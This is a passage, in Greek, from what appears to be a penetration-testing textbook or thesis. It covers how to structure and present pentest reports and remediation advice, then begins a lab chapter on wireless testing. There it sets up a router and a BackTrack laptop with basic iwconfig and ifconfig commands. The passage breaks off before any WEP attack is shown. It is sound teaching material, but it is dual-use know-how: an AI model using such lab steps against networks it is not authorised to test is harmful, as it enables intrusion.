δοκιμής, οι αλλαγές που προτείνονται θα πρέπει να είναι βιώσιμες σ' ένα περιβάλλον προορισμού. Όλοι αυτοί οι παράγοντες συγκροτούν την τρέχουσα κατάσταση της ασφάλειας σε ένα περιβάλλον-στόχο, ενώ μπορούν να παρέχουν υποδείξεις και συστάσεις μετά την τεχνική αξιολόγηση της ασφάλειας.

Τεχνική έκθεση

Η τεχνική έκθεση αξιολόγησης διαδραματίζει έναν πολύ σημαντικό ρόλο στην αντιμετώπιση των ζητημάτων της ασφάλειας που τέθηκαν κατά τη διάρκεια της εμπλοκής της δοκιμής διείσδυσης. Αυτό το είδος της έκθεσης έχει γενικά αναπτυχθεί για προγραμματιστές που θέλουν να κατανοήσουν τα βασικά χαρακτηριστικά ασφαλείας που χειρίζεται ο στόχος του συστήματος, ποιά χαρακτηριστικά είναι ευάλωτα, πώς μπορούν να αξιοποιηθούν, τι αντίκτυπο θα έχουν στις επιχειρήσεις καθώς και πόσο ανθεκτικές λύσεις μπορούν να αναπτυχθούν για να εμποδιστούν ορατές απειλές.

Μέχρι στιγμής έχουμε ήδη συζητήσει τα βασικά στοιχεία των συνοπτικών εκθέσεων και της διαχείρισης. Στην τεχνική έκθεση, επεκτείνουμε αυτά τα στοιχεία να περιλαμβάνουν ορισμένα ειδικά θέματα που μπορεί να αντληθούν σημαντικά συμφέροντα για την τεχνική ομάδα του οργανισμού στόχου. Τομείς όπως οι στόχοι του έργου, οι ευπάθειες, η κατάταξη του κινδύνου, οι πίνακες κινδύνων, στατιστικά στοιχεία, η μεθοδολογία των δοκιμών, παραδοχές και περιορισμοί είναι ένα μέρος της τεχνικής έκθεσης.
• Θέματα ασφάλειας που τέθηκαν κατά τη δοκιμή διείσδυσης θα πρέπει να αναφέρονται λεπτομερώς, έτσι ώστε για κάθε μέθοδο που εφαρμόζεται σε μια επίθεση να εμφαίνεται η λίστα των επηρεαζόμενων πόρων, οι επιπτώσεις της, η αρχική αίτηση επίθεσης καθώς και τα δεδομένα απόκρισης, για να μπορέσουμε να δώσουμε επαγγελματικές συστάσεις που θα καθορίσουν τα θέματα ευπάθειας που ανακαλύφθηκαν στο στόχο.
• Ο χάρτης ευπάθειας παρέχει μια λίστα ευπαθειών που ανακαλύφθηκαν και βρέθηκαν στην υποδομή του στόχου. Καθεμία θα πρέπει να αναγράφεται παράλληλα με το αναγνωριστικό του πόρου (για παράδειγμα, IP διεύθυνση, το όνομα του στόχου κ.τ.λ).
• Ο χάρτης εκμετάλλευσης παρέχει μια λίστα με τα εργαλεία που εργάστηκαν έναντι του στόχου. Είναι επίσης σημαντικό να αναφέρουμε αν η εκμετάλλευση ήταν ιδιωτική ή δημόσια.
• Η βέλτιστη πρακτική τονίζει τον καλύτερο σχεδιασμό, την υλοποίηση, και τις επιχειρησιακές διαδικασίες ασφάλειας. Για παράδειγμα, σε ένα μεγάλο επιχειρηματικό περιβάλλον η ανάπτυξη του επιπέδου ασφάλειας θα μπορούσε να είναι επωφελής για τη μείωση του αριθμού των απειλών, πριν κατασκευαστεί π.χ ένα εταιρικό δίκτυο. Οι λύσεις αυτές είναι πολύ βολικές και δεν απαιτούν τεχνική εμπλοκή με τα συστήματα παραγωγής.
Σε γενικές γραμμές, η τεχνική έκθεση είναι αυτή που εκφράζει έναν βαθύ προσανατολισμό για την τρέχουσα στάση της ασφάλειας ενώ παίζει ένα σημαντικό ρόλο στη διαδικασία διαχείρισης των κινδύνων.

Έκθεση δοκιμών διείσδυσης σε δίκτυο

Ακριβώς όπως υπάρχουν διαφορετικοί τύποι δοκιμών διείσδυσης, υπάρχουν διαφορετικοί τύποι δομών έκθεσης. Έχουμε παρουσιάσει μια γενική έκδοση ενός "δικτύου" με βάση την έκθεση δοκιμών διείσδυσης που μπορεί να επεκταθεί και να χρησιμοποιηθεί σχεδόν σε κάθε άλλο είδος (π.χ., Web εφαρμογή, Firewall, Ασύρματα δίκτυα, και ούτω καθεξής). Πριν παρουσιάσουμε την λίστα ενός πίνακα περιεχομένων της έκθεσης, πρέπει να ξέρουμε ότι κάθε έκθεση έχει επίσημα σχεδιαστεί με τη συνοδευτική σελίδα που θα πρέπει να αναφέρει το αρχικό όνομα της εταιρείας έλεγχου, τον τύπο της έκθεσης, την ημερομηνία σάρωσης, το όνομα του συγγραφέα, τον αριθμό αναθεώρησης καθώς και μια σύντομη αναφορά περί πνευματικής ιδιοκτησίας και εμπιστευτικής δήλωσης.

Περιεχόμενα της έκθεσης

1. Νομικό περιεχόμενο
2. Συμφωνία διείσδυσης (Testing)
3. Εισαγωγή
4. Στόχος του έργου
5. Παραδοχές και Περιορισμοί
6. Κλίμακα ευπάθειας κινδύνου
7. Περίληψη
8. Πίνακας Κινδύνου
9. Μεθοδολογία δοκιμής
10. Απειλές για την ασφάλεια
11. Συστάσεις
12. Χάρτης αδυναμιών
13. Χάρτης εκμετάλλευσης
14. Αξιολόγηση της συμμόρφωσης
15. Διαχείριση Αλλαγών
16. Βέλτιστες Πρακτικές
17. Παραρτήματα

Όπως μπορούμε να δούμε, έχουμε έναν γενικό συνδυασμό από όλα τα είδη των εκθέσεων σε ένα ενιαίο πίνακα με μια οριστική δομή. Κάθε ένα από αυτά τα τμήματα μπορεί να έχει τη δική του σχετική υπο-ενότητα που μπορεί να κατηγοριοποιήσει καλύτερα τα αποτελέσματα των δοκιμών και με μεγαλύτερη λεπτομέρεια. Για παράδειγμα το τμήμα παράρτημα μπορεί να χρησιμοποιηθεί στη λίστα με τις τεχνικές λεπτομέρειες και της ανάλυσης της διαδικασίας δοκιμής, τα αρχεία καταγραφής των δραστηριοτήτων, τα πρωτογενή δεδομένα από διάφορα εργαλεία ασφαλείας, τα στοιχεία της υπό διεξαγωγή έρευνας, οι αναφορές σε πηγές στο Διαδίκτυο, και το γλωσσάριο. Ανάλογα με το είδος της έκθεσης που ζητήθηκε από τον πελάτη, είναι αποκλειστικά και μόνο καθήκον μας να κατανοήσουμε τη σημασία και την αξία της θέσης μας πριν ξεκινήσουμε μια δοκιμή διείσδυσης.

6.5.3 Παρουσίαση

Πριν αρχίσουμε να γράφουμε την έκθεση, είναι αρκετά αναγκαίο να κατανοήσουμε τις τεχνικές δυνατότητες και τους κοινούς στόχους, προκειμένου να επιτευχθεί μια επιτυχημένη παρουσίαση. Η πραγματικότητα είναι ότι δεν υπάρχουν πολλοί άνθρωποι με τεχνικές γνώσεις και δεξιότητες, με συνέπεια η ευθύνη και η αποστολή του δοκιμαστή να εξειδικεύεται στο να κατανοήσει ο πελάτης όσο το δυνατόν καλύτερα και ρεαλιστικότερα τους πιθανούς παράγοντες κινδύνου γύρω από τις υποδομές του δικτύου. Για παράδειγμα, οι άνθρωποι σε εκτελεστικό επίπεδο δεν νοιάζονται για τις λεπτομέρειες του κοινωνικού φορέα της επίθεσης μηχανικής, αλλά ενδιαφέρονται να γνωρίζουν την τρέχουσα κατάσταση της ασφάλειας και ποια μέτρα αποκατάστασης θα πρέπει να ληφθούν. Ένας άλλος καλός στόχος είναι η υποστήριξη των ευρημάτων μας σε συνεργασία με ένα νομικό πλαίσιο ώστε αυτό να αντανακλά στα απαραίτητα μέτρα που απαιτούνται από την άποψη ενός ρυθμιστικού πλαισίου. Επιπλέον, μια παρουσίαση με ζωντανή προσομοίωση εξηγεί και αποδεικνύει με ρεαλιστικό τρόπο τα ευρήματά μας.

Ένα ακόμα σημαντικό θέμα είναι να αναδειχτούν οι διαδρομές επίθεσης που έχουν ληφθεί για την αξιοποίηση του στόχου, κάτι που είναι απολύτως απαραίτητο για την τεχνική ή την αποκατάσταση της ομάδας. Η προσομοίωση επίσης πρέπει να παραμείνει συνεπής με όλα τα βήματα που τεκμηριώνονται προηγουμένως στην έκθεσή μας. Επιπλέον, ένα μέρος των καθηκόντων μας είναι να κατανοήσουμε το περιβάλλον-στόχο, υπενθυμίζοντας τις ελλείψεις σε θέματα ασφάλειας και εκθέτοντας τις αδυναμίες χωρίς

συναισθηματική σύνδεση κάτι που μπορεί να οδηγήσει σε μια επιτυχημένη επαγγελματική παρουσίαση. Εν' κατακλείδι είναι ιδιαίτερα σκόπιμο να προετοιμάσουμε τον εαυτό μας εκ των προτέρων για να απαντήσουμε σε ερωτήσεις που υποστηρίζουν τα γεγονότα και τα στοιχεία της δοκιμής.

6.5.4 Δημοσίευση των διαδικασιών ελέγχου

Μέτρα αποκατάστασης, διορθωτικά μέτρα και συστάσεις είναι όλοι οι όροι που πρέπει να δημοσιεύσουμε κατά την διαδικασία των δοκιμών. Αυτές οι διαδικασίες κάνουν το ρόλο του δοκιμαστή ενεργό καθ' όλη την διάρκεια των δοκιμών ενώ ως σύμβουλος στην ομάδα αποκατάστασης του οργανισμού-στόχου μερικές φορές αποκτά και θέση αναλυτή ασφαλείας. Με την ιδιότητα αυτή, μπορεί να μας ζητηθεί να αλληλεπιδράσουμε με μια σειρά τεχνικών ανθρώπων με διαφορετικό υπόβαθρο, έτσι ώστε η κοινωνική εμφάνισή μας και οι δεξιότητες δικτύωσης να μας προσδώσουν μεγάλη αξία. Επιπλέον, δεν είναι δυνατόν να απομνημονεύσουμε όλα τα σύνολα των γνώσεων που απαιτούνται για το σύστημα στόχο, εκτός εάν έχουμε εκπαιδευτεί για κάτι τέτοιο. Σε τέτοιες περιπτώσεις, είναι αρκετά δύσκολο να χειριστούμε και να αποκαταστήσουμε κάθε κομμάτι των ευάλωτων πόρων χωρίς να πάρουμε καμία υποστήριξη από το δίκτυο των εμπειρογνωμόνων. Παρακάτω προτείνουμε κάποιες γενικές κατευθυντήριες γραμμές που μπορούν να μας βοηθήσουν στην προώθηση κρίσιμων συστάσεων προς τους πελάτες:

• Πρώτιστα χρειάζεται να επικεντρωθούμε στο επίπεδο συστημάτων προστασίας για τη μείωση του αριθμού των απειλών της ασφάλειας πριν μας χτυπήσουν με backend διακομιστές ή σταθμούς εργασίας ταυτόχρονα.
• Οι Client-side επιθέσεις ή οι επιθέσεις τύπου social engineering είναι απλώς αδύνατο να περιοριστούν, αλλά μπορεί να εμποδιστούν με την κατάρτιση των μελών του προσωπικού με τα τελευταία αντίμετρα και τους κανόνες ευαισθητοποίησης.
• Καθορισμός της ασφάλειας του συστήματος, σύμφωνα με τις συστάσεις που παρέχονται από τη συσκευή δοκιμής διείσδυσης η οποία μπορεί να απαιτήσει επιπλέον έρευνα για να εξασφαλιστεί, ότι οποιαδήποτε αλλαγή στο σύστημα δεν θα επηρεάσει τα λειτουργικά χαρακτηριστικά της.
• Χρήση και ενημέρωση για IDS / IPS, Firewalls, συστήματα προστασίας περιεχομένου, Antivirus, IAM τεχνολογίας, και ούτω καθεξής είναι απαραίτητο να αποτελούν τον βασικό άξονα του συστήματος έτσι ώστε να λειτουργεί με ασφάλεια και αποτελεσματικότητα.
• Ενίσχυση των δυνατοτήτων των προγραμματιστών στην κωδικοποίηση ασφαλών εφαρμογών που αποτελούν μέρος του συστήματος στόχου. Η αξιολόγηση της ασφάλειας των εφαρμογών και η εκτέλεση ελέγχων με κωδικό περιστασιακά μπορεί να αποφέρει πολύτιμα αποτελέσματα στην οργάνωση.
• Η ενημέρωση όλων των απαραίτητων συστημάτων ασφαλείας τακτικά μπορεί να εξασφαλίσει την εμπιστευτικότητα, την ακεραιότητα καθώς και τη διαθεσιμότητα.
• Τέλος, ένας δειγματοληπτικός έλεγχος μπορεί να επαληθεύσει όλες τις τεκμηριωμένες λύσεις που παρέχονται ως σύσταση για την κατάργηση της δυνατότητας εισβολής ή εκμετάλλευσης.


7. Τεχνικές για ασύρματα δίκτυα (Μέρος Α')

Στο κεφάλαιο αυτό παρουσιάζουμε τεχνικές μέσω των δοκιμών διείσδυσης πάνω σε ασύρματα δίκτυα. Πιο συγκεκριμένα αποκαλύπτουμε κενά ασφάλειας ασύρματων πρωτόκολλων κρυπτογράφησης wep, ανιχνεύουμε ασύρματα πακέτα με το εργαλείο wireshark και προβάλουμε αδυναμίες σημείων πρόσβασης μιας WLAN μονάδας.


7.1 Εγκατάσταση Ασύρματου Δικτύου

Θα χρησιμοποιήσουμε για τις ανάγκες των τεχνικών διείσδυσης το router της D-LINK DSL 2750B Wireless για όλα τα πειράματα. Ωστόσο, μπορεί να χρησιμοποιηθεί και ένα οποιοδήποτε άλλο router. Οι βασικές αρχές λειτουργίας και χρήσης παραμένουν οι ίδιες.

Η ρύθμιση του router μας είναι αναγκαία προκειμένου να επιτευχθούν οι τεχνικές διείσδυσης. Αφού οριστικοποιήσουμε το όνομα που θα έχει το ασύρματο δίκτυο μας SSID (*ergasia*) ελέγχουμε τα στοιχεία που σχετίζονται με την ταυτότητα του router μας και αλλάζουμε την ρύθμιση του. Στην περίπτωσή μας, η διαμόρφωση λειτουργία ασφαλείας (wireless security mode) σε None δηλώνει ότι χρησιμοποιεί την open source λειτουργία ελέγχου ταυτότητας. Επιπλέον διαπιστώνουμε ότι το σημείο πρόσβασης μας (A.P) για την default διεύθυνση *192.168.1.1* του router είναι *BC:F6:85:56:C8:6D*.Αμέσως αποθηκεύουμε τις αλλαγές και logout από το router μας.



Εικόνα 98: Ρύθμιση router και ονομασία ασύρματου δικτύου




Εικόνα 99: Φυσική διεύθυνση δρομολογητή

Στο p.c που ρυθμίσαμε το router χρησιμοποιούμε ασύρματη κάρτα δικτύωσης με στατική διεύθυνση *192.168.1.2* και φυσική *BC:F6:85:66:0D:4A*. Ο εν λόγω host χρησιμοποιεί windows x.p λειτουργικό και θα αποτελέσει τον υπολογιστή θύμα. Για τις ανάγκες των πειραμάτων αργότερα θα χρησιμοποιήσουμε επικουρικά και μια Mobile συσκευή σαν έτερος host που τρέχει android λειτουργικό και αυτή σαν υπολογιστής θύμα.


Για την επίτευξη των ασύρματων διεισδύσεων θα κάνουμε χρήση ενός φορητού p.c που έχει εγκατεστημένη την διανομή Backtrack5 r3. Πρόκειται για μια linux διανομή με πολλές δυνατότητες διείσδυσης.

Ένα από τα πρώτα πράγματα που πρέπει να ασχοληθούμε στο φορητό p.c είναι η ρύθμιση της ασύρματης u.s.b κάρτας του, (δεν θα χρησιμοποιήσουμε την ενσωματωμένη ασύρματη κάρτα του, η οποία θα εμφανίζεται σαν *wlan0* από τον τερματικό) με στόχο την επικοινωνία της με το σημείο πρόσβασης του router. Συγκεκριμένα, με μια πρώτη εντολή *iwconfig wlan1* βλέπουμε πληροφορίες για το εάν είναι συνδεδεμένη με το σημείο πρόσβασης, τα επίπεδο ισχύος μετάδοσης της καθώς και τον εάν διαθέτει κρυπτογραφημένο κλειδί εισαγωγής. Γι' αυτό θα ασχοληθούμε αργότερα.




Εικόνα 100: Πληροφορίες για το σημείο πρόσβασης

Στην συνέχεια θα επιχειρήσουμε να συνδέσουμε την ασύρματη κάρτα του p.c με το **σημείο πρόσβασης** (access point) του router μας, μέσω προφανώς μιας mac address. Δίνοντας την εντολή *iwlist wlan0 scanning* παίρνουμε πληροφορίες για όλα τα ασύρματα δίκτυα που εντοπίζονται στην εμβέλεια μας και κυρίως για το δικό μας router που επιθυμούμε να συνδεθούμε. Από τα εμφανιζόμενα Cell βρίσκουμε το δικό μας δίκτυο ESSID (με scroll down) και αντιγράφουμε την mac-address του.




Εικόνα 101: Πληροφορίες για όλα τα ασύρματα δίκτυα μέσα στην εμβέλεια της κάρτας μας

Κατόπιν, δίνοντας την εντολή *iwconfig wlan1 essid "ergasia"* και στη συνέχεια *iwconfig wlan1* ελέγχουμε εάν έχουμε συνδεθεί επιτυχώς με το σημείο πρόσβασης, οπότε τότε θα πρέπει να δούμε τη διεύθυνση MAC του Access Point (router), όπως φαίνεται στην παρακάτω εικόνα:




Εικόνα 102: Σύνδεση με το σημείο πρόσβασης

Η διεύθυνση *BC:F6:85:56:C8:6D* αποτελεί το wireless access point. Αυτός είναι ένας γρήγορος έλεγχος για να βεβαιωθούμε ότι έχουμε ενεργοποιημένη τη σωστή διασύνδεση. Κατόπιν γνωρίζοντας την στατική διεύθυνση του a.p μπορούμε να καθορίσουμε την στατική διεύθυνση της ασύρματης κάρτας μέσα στα επιτρεπτά όρια του d.n.s server. πληκτρολογώντας την εντολή *ifconfig wlan1192.168.1.8 netmask 255.255.255.0 up*.



